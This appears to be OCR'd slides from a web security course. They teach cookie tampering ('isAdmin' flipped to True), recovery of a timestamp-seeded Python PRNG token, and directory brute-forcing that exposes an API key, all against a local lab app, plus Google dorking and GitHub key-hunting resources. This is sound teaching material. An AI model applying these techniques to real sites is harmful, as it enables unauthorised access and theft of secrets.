
The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 120 bits.

Well done!

The chart indicates the degree of confidence in the randomness of the sample at each character position. The s
of the observed character-level results occurring, assuming that the sample is randomly generated.



The chart shows the size of the character set used at each position. This number is the count of different cl
within the sample data.




Bonus:

Manipulating cookies

Bonus: manipulating cookies


When you login at http://127.0.0.1:5001 as (janedoe, 123456), `session` is not the only cookie that is being generated by the server. There is also an `isAdmin` cookie with value *False*

- Janedoe is not an administrator of the server



Now, go to the admin login page, that you can find here: http://127.0.0.1:5001/admin and try to login as janedoe


- As expected, Janedoe is Not Authorized



Bonus: manipulating cookies

However, cookies are text values stored locally on your computer and you are free to modify them

- Lets change *False* to *True* and refresh the page




Now, go to the admin login page, that you can find here: http://127.0.0.1:5001/admin and try to login as janedoe

Bonus: manipulating cookies

However, cookies are text values stored locally on your computer and you are free to modify them

- Lets change *False* to *True* and refresh the page

Now, go to the



o login as janedoe

Cryptographic Failures:

Weak random number generators

Cryptographic Failures: predictable seed

Check exercise in CryptographicFailures/CryptFail_bruteforce_mersenne_twister.py


Insecure Pseudo-Random Number Generators (PRNGs) produce predictable sequences of numbers due to weak algorithms or insufficient entropy sources. Their use in cryptographic contexts can lead to serious vulnerabilities, including key recovery and compromised data confidentiality

A lot of developers use insecure random numbers

- A common example is Python's `random.seed(int(time.time()))`
  - The seed is initalized with the current Unix timestamp in seconds
  - `int(time.time())` only changes once per second, so it's easy to guess

If the attacker knows the approximate time when the token was generated, they can **brute-force the seed** by trying likely timestamps around that moment

- Never use `random.seed()` with predictable values like timestamps
- Use a CSPRNG (Cryptographically Secure Pseudo-Random Number Generator)
  - `secrets` module
  - `os.urandom()`



Cryptographic Failures: predictable seed

Explanation of the Attack

1. The victim generates a random token
2. The attacker **captures a token** generated by the victim (a 32-bit integer in this case)
3. The attacker **guesses all timestamps** from current_time - 60 to current_time
4. For each timestamp guess, the attacker:
   - Seeds the random module.
   - Generates a random.getrandbits(32) output
   - Compares the output with the intercepted token
5. **If a match is found**, the attacker has successfully **recovered the seed**

```
timestamp = int(time.time())  # Current timestamp
random.seed(timestamp)  # Vulnerable seeding
token = random.getrandbits(32)  # Generate a random 32-bit token
print(f"Generated Token: {token} (NOTE: this is unkwnown to the attacker)")
```

```
# Assume we have intercepted the token generated by the victim
intercepted_token = token  # From the victim's code above

# Assume we know the victim generated the token within the last 60 seconds
current_time = int(time.time())

# Try all timestamps within a reasonable range (last 60 seconds)
for guess in range(current_time - 60, current_time + 1):
    random.seed(guess)
    predicted_token = random.getrandbits(32)

    if predicted_token == intercepted_token:
        print(f"Seed cracked! Seed: {guess}, Token: {predicted_token}")
        break
```

Cryptographic Failures:

Are crypto keys checked into source code

Cryptographic Failures: are private keys available online?

- Sometimes developers can inadvertently leave sensitive data (files, directories) in URLs that are not private
- One way to look for such data is by bruteforcing (or using a dictionary) the target web site and observe the HTTP response from the server
  - Several automated tools exist, such as *Gobuster*, *FFUF* or *Dirbuster*
  - Several dictionaries for common filenames and directory (e.g. https://github.com/digination/dirbuster-ng/blob/master/wordlists/common.txt)
- Let's try with Python!

CryptographicFailures/WeakAppRandomness/CryptFail_exposed_api_key.py

Don't forget to start the app server before launching the attack! Run: CryptographicFailures/WeakAppRandomness/app.py

Cryptographic Failures: are private keys available online?

- How does it work?

```python
# Loop through the dictionary of files
for file_name in common_files:
    # Construct the full URL
    url = f"{base_url}{file_name}"
    try:
        # Make the HTTP GET request
        response = requests.get(url)

        # If the status code is 200, the file exists
        if response.status_code == 200:
            print(f"✅ Found: {url}")
            found_files[file_name] = response.text  # Store the file's content
        else:
            print(f"❌ Not Found: {url} (Status Code: {response.status_code})")
```

Cryptographic Failures: are private keys available online?

- How does it work?

```
# Loop through the dictionary of files
for file_name in common_files:
    # Construct the full URL
    url = f"{base_url}{file_name}"
    try:
        # Make the HTTP GET request
        response = requests.get(url)

        # If the status code is 200, the file exists
        if response.status_code == 200:
            print(f"✅ Found: {url}")
            found_files[file_name] = response.text  # Store the file's content
        else:
            print(f"❌ Not Found: {url} (Status Code: {response.status_code})")
```

For each word, the URL to be requested is generated (e.g. http://127.0.0.1:5001/people.xml)

Cryptographic Failures: are private keys available online?

- How does it work?

```
# Loop through the dictionary of files
for file_name in common_files:
    # Construct the full URL
    url = f"{base_url}{file_name}"
    try:
        # Make the HTTP GET request
        response = requests.get(url)

        # If the status code is 200, the file exists
        if response.status_code == 200:
            print(f"✅ Found: {url}")
            found_files[file_name] = response.text  # Store the file's content
        else:
            print(f"❌ Not Found: {url} (Status Code: {response.status_code})")
```

For each word, the URL to be requested is generated (e.g. http://127.0.0.1:5001/people.xml)

The HTTP request is performed

Cryptographic Failures: are private keys available online?

- How does it work?

```
# Loop through the dictionary of files
for file_name in common_files:
    # Construct the full URL
    url = f"{base_url}{file_name}"
    try:
        # Make the HTTP GET request
        response = requests.get(url)

        # If the status code is 200, the file exists
        if response.status_code == 200:
            print(f"✅ Found: {url}")
            found_files[file_name] = response.text  # Store the file's content
        else:
            print(f"❌ Not Found: {url} (Status Code: {response.status_code})")
```

For each word, the URL to be requested is generated (e.g. http://127.0.0.1:5001/people.xml)

The HTTP request is performed

The HTTP response is logged. If Its code is 200 (i.e. OK) then we got a hit!

Cryptographic Failures: are private keys available online?

- How did it go?

```
Files Found:

File: config.xml
Content Snippet:
<?xml version="1.0" encoding="UTF-8"?>
                <config>
                    <apiKey>12345-ABCDE-67890-FGHIJ</apiKey>
                    <environment>production</environment>
                <
```

- Using the same approach one can test other file extensions or directories. References:
  - Gobuster: https://github.com/OJ/gobuster
  - Dirbuster: https://www.kali.org/tools/dirbuster/
  - FFUF: https://github.com/ffuf/ffuf
  - Burp: https://portswigger.net/burp/communitydownload
  - SecLists: https://github.com/danielmiessler/SecLists/tree/master

Cryptographic Failures: are private keys checked into open repositories?


- **Search engines crawl the world wide web day and night to index new web pages and files. Sometimes this can lead to indexing confidential information such as:**
  - Documents for internal company use
  - Confidential spreadsheets with usernames, email addresses, and even passwords
  - Files containing usernames
  - Sensitive directories
  - Service version number (some of which might be vulnerable and unpatched)
  - Error messages

- **Combining advanced Google searches with specific terms, documents containing sensitive information or vulnerable web servers can be found**
  - Websites such as Google Hacking Database (https://www.exploit-db.com/google-hacking-database) collect such search terms

- **When sharing online the source code of applications, one may inadvertently leave in the code secret keys to the services that the application is using**
  - e.g. API keys of OpenAI's ChatGpt, Google or Adobe services etc.

Cryptographic Failures: are private keys checked into open repositories?

- **Google dorking**, also known as *Google Hacking*, is a technique used to find sensitive information or vulnerabilities on websites by using advanced Google search operators




- To search for API keys and secrets on Github check:
  - Search for specific keys https://gist.github.com/win3zz/0a1c70589fcbea64dba4588b93095855
  - Validate keys: https://github.com/streaak/keyhacks?tab=readme-ov-file#cloudflare-api-key
    Some keys could be expired, others could be dummy keys or placeholders

Source: https://cms.recordedfuture.com/uploads/Top_20_Google_Dork_Commands_Cheat_Sheet_11f4238118.webp

Cryptographic Failures: are private keys checked into open repositories?

https://www.exploit-db.com/google-hacking-database



Thanks!

Next time …

Broken Authentication: Cracking passwords and logins with automated tools.